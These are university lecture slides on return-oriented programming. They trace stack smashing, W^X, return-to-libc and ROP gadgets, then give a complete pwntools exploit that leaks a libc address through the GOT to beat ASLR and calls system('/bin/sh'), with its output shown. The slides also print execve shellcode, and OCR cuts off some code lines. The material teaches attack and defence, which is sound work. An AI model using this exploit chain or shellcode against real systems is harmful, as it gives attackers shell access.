University of BRISTOL

Return Oriented Programming

Joseph Hallett

bristol.ac.uk

Buffer Overflows #2

Earlier we spoke about *smashing the stack…*

```
char buf[16];
strcpy(buf, argv[1]);
```

…we spoke about *injecting shellcode…*

W^X

This doesn't work anymore.

All modern OSs mark memory sections as marked W^X

- Extra bit associated with memory region
- Writable or eXecutable
- Need a system call to switch the bit
- Enforced in hardware (often) by MMU

You cannot *just* write a program into the stack/heap and jump to it

So were done!

Everything in now secure.

So were done...

Everything in now secure.

Well... except...

Why do we need to write a program into memory at all?

What does shellcode do?

Sets up registers,

Pushes `/bin/sh` (or equivalent) onto stack

Gets stack pointer

Call `execve`

```
/*
Title:  Linux x86 execve("/bin/sh") - 28 bytes
Author: Jean Pascal Pereira <pereira@secbiz.de>
Web:    http://0xffe4.org


Disassembly of section .text:

08048060 <_start>:
 8048060: 31 c0                    xor    %eax,%eax
 8048062: 50                       push   %eax
 8048063: 68 2f 2f 73 68           push   $0x68732f2f
 8048068: 68 2f 62 69 6e           push   $0x6e69622f
 804806d: 89 e3                    mov    %esp,%ebx
 804806f: 89 c1                    mov    %eax,%ecx
 8048071: 89 c2                    mov    %eax,%edx
 8048073: b0 0b                    mov    $0xb,%al
 8048075: cd 80                    int    $0x80
 8048077: 31 c0                    xor    %eax,%eax
 8048079: 40                       inc    %eax
 804807a: cd 80                    int    $0x80



*/

#include <stdio.h>

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x6
                   "\xe3\x8
                   "\xcd\x8

int main()
{
  fprintf(stdout,"Lenght: %
  (*(void  (*)()) shellcode
}
```

NAME

system -- pass a command to the shell

LIBRARY

Standard C Library (libc, -lc)

SYNOPSIS

#include <stdlib.h>

int
system(const char *command);

DESCRIPTION

The **system**() function hands the argument command to the command interpreter sh(1). The calling process waits for the shell to finish executing the command, ignoring SIGINT and SIGQUIT, and blocking SIGCHLD.

If command is a NULL pointer, **system**() will return non-zero if the command interpreter sh(1) is available, and zero if it is not.

RETURN VALUES

The **system**() function returns the exit status of the shell as returned by waitpid(2), or -1 if an error occurred when invoking fork(2) or waitpid(2). A return value of 127 means the execution of the shell failed.

SEE ALSO

sh(1), execve(2), fork(2), waitpid(2), popen(3)

STANDARDS

The **system**() function conforms to ISO/IEC 9899:1990 (``ISO C90'') and is expected to be IEEE Std 1003.2 (``POSIX.2'') compatible.

system()

A typical shellcode might be used to spawn a shell

- Gain the ability to run any program interactively

The C standard library (which everything is linked with) has a system function

- Runs a program in the system shell
- …so there *must* be a `/bin/sh` string already in memory to pass to the exec syscall
- …if we know its address do we need to push it on?

Do we even need an exec syscall at all?

Return to Libc

In 1997 *Solar Designer* has a clever idea:

- Instead of injecting shellcode... lets set up our stack so that it looks like the arguments to a call to `system()` (and assume cdecl calling convention)

- Instead of returning onto our shellcode we'll return into the libc system function

Couple of caveats…

- system needs to be already loaded into memory (lazy linking causes issues)
- ASLR *can* be problematic (but depends on how its implemented)

Return to Libc


How are we going to stop this?

- AMD64 architecture doesn't pass arguments on the stack by default
- Add more randomization! Make it harder to guess library functions
  - (But not enough memory space on 32-bit x86...)
- ASCII armour strings in memory by XORing them with patterns to make them harder to steal

But return to libc is basically stopped!

So were done!

Everything in now secure.



So were done…

Everything in now secure.

…Well except... what is a *computer* anyway?

Turing Machines and Universal Computation

Pure computer science theory!

A Turing Machine is an abstract computer that takes a tape with operations on it

- That machine is universal
  - (can compute any program given implement time and resources)
- You need surprisingly few operations to implement one

```
>++++++++++>+>+[
    [+++++[>++++++++<-]>.<++++++[>--------<-]+<<<]>.>>[
        [-]<[>+<-]>>[<<+>+>-]<[>+<-[>+<-[>+<-[>+<-[>+<-[>+<-
            [>+<-[>+<-[>+<-[>[-]>+>+<<<-[>+<-]]]]]]]]]]]+>>>
    ]<<<
]
This program doesn't terminate; you will have to kill it.
Daniel B Cristofani (cristofdathevanetdotcom)
http://www.hevanet.com/cristofd/brainfuck/
```

How does a function work?

Do some stuff then return

Most large(ish) programs will have a lot of functions

This one does stuff then pops ebx and returns...

```
080485b4 <_fini>:
 80485b4:       53                      push   ebx
 80485b5:       83 ec 08                sub    esp,0x8
 80485b8:       e8 13 fe ff ff          call   80483d0 <__x86.get_pc_thunk.bx>
 80485bd:       81 c3 43 1a 00 00       add    ebx,0x1a43
 80485c3:       83 c4 08                add    esp,0x8
 80485c6:       5b                      pop    ebx
 80485c7:       c3                      ret
```

How does a function work?

Do some stuff then return

Most large(ish) programs will have a lot of functions

This one does stuff then zeros eax and returns...

```
805a280:    83 f8 5f          cmp    eax,0x5f
805a283:    74 10             je     805a295 <_obstack_memory_used@@Base+0x5c5>
805a285:    b8 01 00 00 00    mov    eax,0x1
805a28a:    c3                ret
805a28b:    90                nop
805a28c:    8d 74 26 00       lea    esi,[esi+eiz*1+0x0]
805a290:    83 f8 10          cmp    eax,0x10
805a293:    75 f0             jne    805a285 <_obstack_memory_used@@Base+0x
805a295:    31 c0             xor    eax,eax
805a297:    c3                ret
```

Wouldn't it be *horrible* if you could construct a Turing machine out of the instructions right before a ret command?

Return Oriented Programming

A buffer overflow gives us control over the stack

Instead of overwriting just *one* return address lets write a series of stack frames

- Each saved instruction pointer will be to an instruction just before a ret
  - We call these *gadgets*

Instead of writing shellcode we find a series of gadgets that when run in sequence have the same effect

- If we can find a set of gadgets that is Turing complete we can reuse the existing program code to implement ANY shellcode without injecting any actu

ROPgadget

Program by *Jonathan Salwan* to find these gadgets in any binary program

```
$ python ROPgadget.py --binary /bin/ls | less | head -n 30
Gadgets information
============================================================
0x08064aad : aaa ; add byte ptr [eax], al ; rcr byte ptr [eax], 0xff ; call dword ptr [esi]
0x08064b69 : aaa ; add byte ptr [eax], al ; sbb edi, edi ; call dword ptr [esi]
0x08052a99 : aaa ; call edx
0x080569b9 : aaa ; jle 0x8056945 ; mov esi, 0x7fffffff ; jmp 0x8056969
0x080597d7 : aad 0x1a ; add byte ptr [eax], al ; add esp, 0x10 ; jmp 0x805931e
0x08051e7a : aad 0x85 ; leave ; jne 0x8051e3b ; jmp 0x8051e2b
0x0805b356 : aad 0x89 ; ret
0x08060d01 : aad 0xfe ; jmp esp
0x0804c36d : aad 0xff ; call dword ptr [ebp + 0x57]
0x08053ec5 : aam 0 ; add byte ptr [eax], al ; mov ebp, dword ptr [esp + 0x28] ; jmp 0x8053e02
0x08060b8c : aam 0x24 ; add byte ptr [eax], al ; insb byte ptr es:[edi], dx ; mov ah, 0xfe ; cal
0x0804b252 : aam 5 ; or al, ch ; push esi ; jmp 0xd88b25b
0x0805116d : aam 5 ; or bh, al ; inc esp ; and al, 0x24 ; jmp 0x805114a
0x08051a8b : aas ; add byte ptr [eax], al ; add byte ptr [edi], cl ; inc ebp ; retf
0x0806534d : aas ; add byte ptr [eax], al ; inc eax ; xor edi, edi ; jmp dword ptr [ebx]
0x08051cc0 : aas ; das ; jne 0x8051c34 ; jmp 0x8051cb0
0x0805136b : aas ; ja 0x8051378 ; add ebx, ebx ; jmp 0x8051330
0x0804c154 : aas ; jne 0x804c13b ; mov byte ptr [ecx - 1], 0x7f ; mov edx, esi ; jmp 0x804c0d8
```

Pwntools

Python library for CTF events and exploit development

`pwn` — Toolbox optimized for CTFs

As stated, we would also like to have the ability to get a lot of these side-effects by default. That is the purpose of this module. It does the following:

- Imports everything from the toplevel `pwnlib` along with functions from a lot of submodules. This means that if you do `import pwn` or `from pwn import *`, you will have access to everything you need to write an exploit.
- Calls `pwnlib.term.init()` to put your terminal in raw mode and implements functionality to make it appear like it isn't.
- Setting the `pwnlib.context.log_level` to *"info"*.
- Tries to parse some of the values in `sys.argv` and every value it succeeds in parsing it removes.

`pwnlib` — Normal python library

This module is our "clean" python-code. As a rule, we do not think that importing `pwnlib` or any of the submodules should have any significant side-effects (besides e.g. caching).

For the most part, you will also only get the bits you import. You for i
access to `pwnlib.util.packing` simply by doing `import pwnlib.util`.

Though there are a few exceptions (such as `pwnlib.shellcraft`), that
goals of being simple and clean, but they can still be imported withou

So lets actually exploit something

(Example taken from https://masterccc.github.io/memo/rop_example/)

```
#include <stdio.h>

int main() {
    char buffer[32];
    puts("Simple ROP.\n");
    gets(buffer);
    return 0;
}
```

Compiled with:

```
gcc -o vuln vuln.c -fno-stack-protector  -no-pie
```

Plan of attack!

No stack canaries, W^X enabled, and we still have to defeat ASLR.

Step N. Call system("/bin/sh")

Plan of attack!

No stack canaries, W^X enabled, and we still have to defeat ASLR.

Step N-1. Get pointer to "/bin/sh" string into RDI

Step N. Return into *the start of* system (equivalent to a call)

Plan of attack!

No stack canaries, W^X enabled, and we still have to defeat ASLR.

We control the stack... so if we can pop into RDI:

Step 1. Find a gadget for "`pop rdi; ret`"

Step N-1. Get pointer to "/bin/sh" string into RDI

Step N. Return into *the start of* system (equivalent to a call)

Plan of attack!

No stack canaries, W^X enabled, and we still have to defeat ASLR.

We control the stack... so if we can pop into RDI (AMD64 first arg...):

Step 1. Find a gadget for "`pop rdi; ret`"

Step N-1. Setup stack as:

```
&(pop rdi; ret) | &("/bin/sh") | &system
```

Step N. Return

Aside: Defeating ASLR!

Libraries (usually) get dynamically loaded into memory by mmap'ing the whole library into memory

.got contains pointers to where in a library all the functions are
.plt contains shim-code to find a function in the .got and actually call it

Where the library is in memory is randomized
…but where function are within that library aren't (fixed offsets)
…so if we can leak a pointer of something within the .got we can learn

Plan of attack!

Step 1. Find a gadget for "`pop rdi; ret`"

Step 2. Find .got entry for the puts function

Step 3. Leak it

Step 4. Recall main (so we don't randomize memory)

Step 5. Calculate libc's ASLR offset and where memory addresses really are

Step 6. Setup stack as:

```
&(pop rdi; ret) | &("/bin/sh") | &system
```

Step 7. Return

Actual attack!

First run of the program

```
          [SAVED IP][Next stack frame............]
          [POP-RET ][GOT PUTS][PUTS    ][MAIN    ]
...AAA][0x4011c3][0x404018][0x401030][0x401136]
```

Actual attack!

First run of the program

```
      [SAVED IP][Next stack frame............]
      [POP-RDI ][/bin/sh ][SYSTEM  ]
...AAA][0x4011c3][0x496156][0x350c40]
```

```
$ cat ./exploit.py
# coding: utf-8
from pwn import *

# Choose and run
p = process("./vuln")

# Inspect files
binary = ELF("./vuln")
libc = ELF("/lib64/libc.so.6")

# Get gadgets from binary
binary_gadgets = ROP(binary)

# Get a "pop rdi" (first param goes to rdi)
POP_RDI = (binary_gadgets.find_gadget(['pop rdi', 'ret']))[0]
# or ROPgadget --binary vuln | grep "pop rdi"

# Get puts plt address to exec put()
plt_puts = binary.plt['puts']

# Get main address to exec main()
plt_main = binary.symbols['main']

# Get got puts for the leak addr
got_puts = binary.got['puts']

junk = "A" * 40      # Fill buffer

# Lets leak the ASLR offset!
log.info("ROP Chain #1")
log.info("Junk:       %s", junk)
log.info("Gadget:     %s", hex(POP_RDI))
log.info("GOT puts(): %s", hex(got_puts))
log.info("PLT puts(): %s", hex(plt_puts))
log.info("main():     %s", hex(plt_main))


rop = bytes(junk, 'ascii')
rop += p64(POP_RDI)  # Put next line as first param
rop += p64(got_puts) # Param
rop += p64(plt_puts) # Exec puts()
rop += p64(plt_main) # Restart main()

p.sendlineafter("ROP.", rop)

p.recvline()
p.recvline()

# Get and parse leaked address
recieved = p.recvline().strip()
leak = u64(recieved.ljust(8, bytes("\x00", 'ascii')))
log.info("Leaked lib puts  : %s", hex(leak))

# puts offset in libc
log.info("libc puts offset : %s", hex(libc.sym["puts"]))

# Set lib base address (next sym() calls will rely on the new address)
libc.address = leak - libc.sym["puts"]
log.info("libc start addr  : %s", hex(libc.address))

BINSH = next(libc.search(bytes("/bin/sh",'ascii'))) # Get /bin/sh addr
SYSTEM = libc.sym["system"] # Get system addr

log.info("bin/sh %s " % hex(BINSH))
log.info("system %s " % hex(SYSTEM))

log.info("ROP Chain #2")
log.info("Junk:     %s", junk)
log.info("Gadget:   %s", hex(POP_RDI))
log.info("/bin/sh:  %s", hex(BINSH))
log.info("system(): %s", hex(SYSTEM))

rop2 = bytes(junk, 'ascii')
rop2 += p64(POP_RDI)
rop2 += p64(BINSH)
rop2 += p64(SYSTEM)

p.sendlineafter("ROP.", rop2)
p.interactive()
```

```
[vagrant@localhost test]$ vim exploit.py
-bash: vim: command not found
[+] Starting local process './vuln': pid 668
[*] '/home/vagrant/test/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/lib64/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Loaded 14 cached gadgets for './vuln'
[+] Starting local process './vuln': pid 668
[*] '/home/vagrant/test/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/lib64/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Loaded 14 cached gadgets for './vuln'
[*] ROP Chain #1
[*] Junk:       AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[*] Gadget:     0x4011c3
[*] GOT puts(): 0x404018
[*] PLT puts(): 0x401030
[*] main():     0x401136
[*] Leaked lib puts  : 0x7f988737f2a0
[*] libc puts offset : 0x782a0
[*] libc start addr  : 0x7f9887307000
[*] bin/sh 0x7f9887496156
[*] system 0x7f9887350c40
[*] ROP Chain #2
[*] Junk:     AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[*] Gadget:   0x4011c3
[*] /bin/sh:  0x7f9887496156
[*] system(): 0x7f9887350c40
[*] Switching to interactive mode


$
```

So were done…

Everything in now *in*secure.

This is (more or less) the state of the art for program injection

There are techniques to stop ROP

- Shadow stacks
- Ensure you can jump only to known entry points in a function
- RIP ROP
- New computer architectures

Defences are expensive and not wildly deployed…

This is an open research problem!

But why are we dealing with this mess anyway?

We can do ROP because we overflowed a buffer…

```
char buf[16];
strcpy(buf, argv[1]);
```

Maybe we should just fix the buffer overflow instead?